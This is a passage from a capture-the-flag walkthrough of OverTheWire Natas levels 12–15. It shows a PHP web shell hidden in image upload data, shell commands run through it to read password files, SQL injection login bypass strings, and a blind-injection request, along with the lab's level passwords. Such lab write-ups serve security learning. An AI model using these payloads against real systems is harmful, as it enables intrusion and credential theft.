yp9ygmtid.jpg c1a9hr9h1v.php c21amykd3n.jpg c3jgk5dtvv.jpg c5w4lb1h37.php cbjmwk804v.php ccsqfj8yck.jpg ce3t5odf8b.jpg cf03qivskv.jpg cl395iwvkw.jpg cosynrgsvv.php cq6bcu
ugxp0d3bg.php d1306yzgct.jpg ddytjoyx36.jpg df65g8gu88.php dfgllf6tlu.jpg dkl6v8em3p.jpg dknkhjo644.jpg du1nsgkf7c.php dugm9gyvcf.php dyjvoj4jrq.jpg e74a7kpjsf.php efcvk50e
i6hgz63y5.php ek4f8jbett.php euuh2vkbi9.php ew370jov9u.jpg f6onl7b247.php f7tixya76n.php f932ahg6si.jpg fc2tzj9mji.php fld32bjlug.jpg foskjcy5ux.jpg ft1x7y3wca.jpg ge5r38astm.
r7dtwkmcs.php gv3bjq9pri.jpg gxl6heioj8.jpg gyssvsa1fh.jpg h74eod8qro.php h77zxq3mrn.php hc529ucu8n.php hcepzc7ndm.php hkxo0ej2ks.php hlav8p36u1.jpg hxpbylwd3p.jpg hyijd
z1xwsi1hb.php i1uruxm9qa.jpg i3f2j10wwo.jpg i4i7kzgtpq.php i4mkw8etkm.php idvbbvx0r4.php ift8labhhw.jpg ij1m9rdd5o.jpg ilmb9vxju0.php isksumr3ti.jpg iywugo2cu8.jpg j07ez2y
0ab9b5mmc.php j9qxy0ylaf.php jdmonfwqs9.php jfq4q529em.jpg jn2yyjizhl.jpg jpopqzzqkw.jpg jzwcc0qpe4.jpg k1jamtybhm.php k206s03r2x.php k5g89uh3dq.php k6mh8f0aue.jpg
jxvetqlok.jpg kkqi1gnt0c.jpg kl29q0pfes.php klqidpwpip.txt kq5m16h2vu.php kqz5g7xbbb.jpg kv9lkoyto9.php kvwmnt5pkd.php kzj82u44g9.jpg l3nxfmqom2.php l4s4d7f0ti.php l4z2m
9yv1o3cdt.php lae8ieobt0.php ldw9cc9x0g.php lozmv78jqx.php lp0nyh6z8x.php m7tqj7u3c5.php m9cx6xc3jh.jpg ma7gfjd756.jpg mdznubk9ts.jpg mj2367v0zv.php mlbg9e3xne.
mie9temu6.php ms7gpipzev.jpg mxeh3ynk8v.php mykaun2t5u.jpg n12p6czh65.jpg n5ojqnb8c1.jpg n8ju9l6ei6.php ncge1z92u7.php nkamtv3d4z.php nkbgpqr009.php ntj8114gee.php
wai9fgzim.jpg nxod3wq28a.jpg nxqrz15xc7.jpg nykdy0ztgh.php o1bdvd6g17.jpg o4phimve84.php o8paupfq0p.php ocg65i8dcu.php od11bvjq4o.jpg ofmx76f671.php oi41vn69vr.jpg
ijyvuqz89.php ol0qdma83p.php orhofznc4c.jpg otrs0bh0d9.php oxh8imnx42.jpg oy9ivjopcv.php p7sbqvmpmu.php p9z3m8nzjg.php pmuywqc63p.jpg pno315lmvm.php prfornxjxv.jpg
rgk4baxz5.jpg q4q141i7zl.php q6d17g3qc3.jpg qgw9nleijx.jpg qjeo030uyi.php qrs35zk180.php qw6hwsjrt6.jpg qwrrttkwh7.jpg qxrho7n0um.php r1gkc7b9iu.jpg rac4d1xa31.jpg rcomo4
i9r3tks53.php rihxyegl37.php rnf23gfp40.php rtjpxcyamj.php rvzdrrnf22.jpg rx0uu589wt.jpg s50747xthm.php s8xd83ig9m.php sbzqymx5mz.jpg sdhgrflbr5.php shzgq25chn.jpg skg2w1f
ldigk5hie.jpg snsszfw6p9.php so7b9wsbhq.php sr7rnp982m.jpg srvg5v22bi.php ssw49b2ku2.jpg svldz947up.php t32w9eioj0.jpg tfxb7a2hhl.jpg thmcbpqsxm.jpg tid34446n2.jpg tju6lkos
mxyr96myq.jpg tnb9fhtvwt.jpg twmcrrsfm7.jpg u9pcnd2xc3.php u9vjfhgu3f.jpg ua56lrovya.php uj3f17v4g1.php uraya3n7td.jpg v06axk4nhg.PHP v49bz8jok6.php v4zuigrutl.jpg vdpcyl
k0y6ektm1.jpg vkb0wa7kb7.php vkxxfjihnm.jpg vot6ituugl.php vpdzigh2ra.jpg vybga9hat3.php w0xud8fetd.jpg wodg3z8c8o.jpg woi79deya5.jpg ww51z0pt4g.jpg wziu96g1vj.php
3csb31dj4.php x8wz71ej5v.php x8y44gx5n3.php xwrqf3gp0y.jpg xxte24swdn.jpg xyn92346cq.jpg y0mky0b9ab.php y3z5nib900.php y56i46xnps.jpg y5zou8t38n.jpg y6rqrg4j40.jpg
7hfeoivmv.php y8wy6r26ot.jpg ygvbu44ol7.jpg yobnxix3q3.jpg yohlkpvy2r.jpg yrhnsbbx04.jpg yrv85cwvbj.php yrxusdu8sd.php yszaqfvj06.jpg yx82rhhu5k.jpg yz8xdhh6ha.jpg yzcnsy
zkl3py0jq.jpg z3awg3jaj9.php zdi6b8c14k.jpg zirdhkizlq.jpg zkjxje1cfv.jpg zmtxpnjy57.jpg zswdbj0i43.php zwiy1fm2um.php zxp80eqwj9.jpg
```

This was we can find the passwords list of Natas13, just add “`?xyz=cat%20/etc/natas_webpass/natas13`” to URL:



natas12.natas.labs.overthewire.org/upload/qxrho7n0um.php?xyz=cat%20/etc/natas_webpass/natas13

```
trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC
```

Here’s the second one: **`trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC`**

Level 13:


Username: natas13
URL: http://natas13.natas.labs.overthewire.org



For security reasons, we now only accept image files!


Choose a JPEG to upload (max 1KB):

This is the same as the previous one but this time it only accepts image files. So what we'll do is hide the text that we injected last time in the previous level. The image file must be less than 1KB. Hers's the result:




```
------WebKitFormBoundaryp8CaSsrTJYfiODiW
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
------WebKitFormBoundaryp8CaSsrTJYfiODiW
Content-Disposition: form-data; name="filename"

41q26hxc62.jpg
------WebKitFormBoundaryp8CaSsrTJYfiODiW
Content-Disposition: form-data; name="uploadedfile"; filename="xyz.jpg"
Content-Type: image/jpeg

ÿØÿàJFIF``ÿá□ExifMM*;J□iV□□vê>êPC_anyway2êhêPC_anyway2ÿá
chttp://ns.adobe.com/xap/1.0/<?xpacket begin='ï»¿' id='W5M0MpCehiHzreSzNTczkc9d'?>
<x:xmpmeta xmlns:x="adobe:ns:meta/"><rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:Description
rdf:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b" xmlns:dc="http://purl.org/dc/elements/1.1/"/><rdf:Description
rdf:about="uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b" xmlns:dc="http://purl.org/dc/elements/1.1/"><dc:creator><rdf:Seq
xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:li>PC_anyway2</rdf:li></rdf:Seq>
     </dc:creator></rdf:Description></rdf:RDF></x:xmpmeta>
```

Now we can paste the PHP command in the middle and change jpeg(s) to PHP(s):



```
------WebKitFormBoundaryV10ij8ZHWNtqdHX7
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
------WebKitFormBoundaryV10ij8ZHWNtqdHX7
Content-Disposition: form-data; name="filename"

41q26hxc62.php
------WebKitFormBoundaryV10ij8ZHWNtqdHX7
Content-Disposition: form-data; name="uploadedfile"; filename="xyz.php"
Content-Type: application/php

□PNG

IHDRµVÆsRGB®ÎégAMA±□üa pHYsÃÃÇo¨d!tEXtCreation Time2024:07:20 15:34:38ç□ÀÔ3IDATHKiÍ¡ ÃÀÂ$ÝI0,ñ¨□□Ìj{21¿□r□8A□ N'□Ä
<?php passthru($_GET['xyz']); ?>

òa□\äG□3Fn¯IEND®B`□
------WebKitFormBoundaryV10ij8ZHWNtqdHX7--
```

And forward the request:



NATAS13

For security reasons, we now only accept image files!


The file upload/hkbpx13s01.php has been uploaded

View sourcecode

```
natas13.natas.labs.overthewire.org/upload/hkbpx13s01.php
```

```
�PNG □ IHDR□□□□□□�V�□sRGB��□�□gAMA��□�a□ pHYs□�□�□�o�d!tEXtCreation Time2024:07:20 15:34:38���3IDATHK�□
□���$�□I0,□□□j{2l��r�8A� N□'�□�
Notice: Undefined index: xyz in /var/www/natas/natas13/upload/hkbpx13s01.php on line 5

Warning: passthru(): Cannot execute a blank command in /var/www/natas/natas13/upload/hkbpx13s01.php on line 5
�a�\�G□�3Fn�IEND�B`�
```

Add "*?xyz=ls*" at the end of the URL:




```
natas13.natas.labs.overthewire.org/upload/hkbpx13s01.php?xyz=ls
```

```
�PNG □ IHDR□□□□□□�V�□sRGB��□�□gAMA��□�a□ pHYs□�□�□�o�d!tEXtCreation Time2024:07:20 15:34:38���3IDATHK�□
□���$�□I0,□□□j{2l��r�8A� N□'�□� 04eund2lur.jpg 08s85c6k5t.jpg 19wen5vueg.jpg 1zfqn5z8cx.php 2duhy39rn3.php 2sd09om55g.php 3toeyvdmr5.jpg 4b8xypvit1.php
4f0uypj3m1.php 4jq6mz8yax.php 4rs34df7mp.php 51xub4ylpe.php 53gj9kgcu1.php 55xq8p58cb.php 6fj8eyyj9i.jpg 7gu5liurky.php 84lixaa9um.jpg 8egoyw6e0v.php 8m100tq8wb.php
93pxmy3tsh.jpg 9xhnsx91lw.php 9xlby4ecpd.php ac2j8a5vyv.php acopmyjr88.php b7z6ana4ho.php bifa2npw7l.php bn68kpxfrq.jpg bv0d1yijdb.jpg c1uykxde09.php c96ztq64s0.php
cifeu3s0ug.php cj4zirfi4j.php clt7mw5y5w.jpg dbl2zty4ll.jpg e3jwjc1p7x.jpg ea7ifpav1o.jpg ekgmv9qrvp.php f25ds0hyaq.jpg fo9kfoysi2.php fuhzz2l4bq.jpg h16ppfhmgj.jpg h51rqek4s5.
hemlx0orrg.jpg hkbpx13s01.php hsiml3t77s.jpg hxyso2j79v.php hytj95wlwr.php i8xlln7pt1.jpg jk6nxqaor8.jpg ke8tz5oanc.php kqme0ckz45.php kzu20vylvp.jpg l1ef2q9f0t.php l9finefep7
m7hzdccwae.jpg mgsup5k6xy.php mqzli058d6.php ms4hrlx3nd.php mtlaltujvl.php mv4aoqkxf6.php ncys4dyjwk.php nd45y9vbmr.php nhjxwr1spt.php nx5bv1efht.jpg o3rads6ije.jpg
o5614xdsuh.php ol0bk3adja.jpg p8f4jozb5i.jpg ppckfz6hku.php q79ov5xcvc.php qyn179xcjs.jpg r5zdbpiqhu.jpg r6pknlhgkt.php rbda95c4di.jpg s1524rh3f6.jpg s2rwfochhi.jpg smfd4y20o
sssnawv3oh.php szd3sosi09.jpg t8gt7bkdzw.php t9fktcrrn8.php tx5jd80nsz.jpg u6tasf90km.jpg uge2317x1r.php ulnh1a9s35.jpg uwz29c4cdp.jpg uxqbbk9nih.jpg v62amntqn7.jpg vo63gens
vtpv93n2f9.jpg w2hqqgjg0r.jpg wijwfbcykn.jpg wkz6wuvfmm.php wtyh240pqx.jpg wv59pvz5yx.jpg wydmfodeu3.jpg xubjv1ujt0.jpg ye2gq7hkrh.php yge3aphfgi.php yso1pm5ktk.php
z9jmnqolb5.jpg zacjw0su7v.php zlwd3unn9u.jpg zv9b7cv41t.jpg �a�\�G□�3Fn�IEND�B`�
```

Now that we know the path of passwords of natas14, we will add the path next to the URL:

?xyz=cat%20/etc/natas_webpass/natas14




```
natas13.natas.labs.overthewire.org/upload/hkbpx13s01.php?xyz=cat%20/etc/natas_webpass/natas14
```

```
�PNG □ IHDR□□□□□□�V�□sRGB��□�□gAMA��□�a□ pHYs□�□�□�o�d!tEXtCreation Time2024:07:20 15:34:38���3IDATHK�□
□���$�□I0,□□□j{2l��r�8A� N□'�□� z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ �a�\�G□�3Fn�IEND�B`�
```


Natas14: `z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ`

Level 14:

Username: natas14
URL: http://natas14.natas.labs.overthewire.org



So this seems SQL injection task if the input field is TRUE, we'll get the access. To make the field TRUE we need to understand the query:




```
mysqli_select_db($link, 'natas14');

$query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
if(array_key_exists("debug", $_GET)) {
    echo "Executing query: $query<br>";
}
```


So if we use this input:

xyz" OR "1"="1

Which is either input is *xyz* OR *1=1* that is always TRUE, so output becomes TRUE. And the quotation is adjusted according to the SQL command.



Username:	xyz" or "1"="1
Password:	xyz" or "1"="1




Successful login! The password for natas15 is SdqIqBsFcz3yotlNYErZSZwblkm0lrvx

Successful login! The password for natas15 is
`SdqIqBsFcz3yotlNYErZSZwblkm0lrvx`


Level 15:

Username: natas15
URL:	http://natas15.natas.labs.overthewire.org




I use *‘natas16*” and it responds with user exists.

Now we use Burp Suite, enter the username “natas16”, interpreter on, and *check existence*, send to the repeater, and add this to username:



```
il,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Referer: http://natas15.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=natas16 and (select length(password)>1 from users
where username='natas16") #
```

Username = natas16 and it selects a password greater than 1 from the users table where username is nata16.



Request

Pretty Raw Hex

```
POST /index.php HTTP/1.1
Host: natas15.natas.labs.overthewire.org
Content-Length: 90
Cache-Control: max-age=0
Authorization: Basic
bmF0YXMxNTpTZHFJcUJzRmN6M3lvdGx0WUVyWlNad2Jsa20wbHJ2eA==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas15.natas.labs.overthewire.org
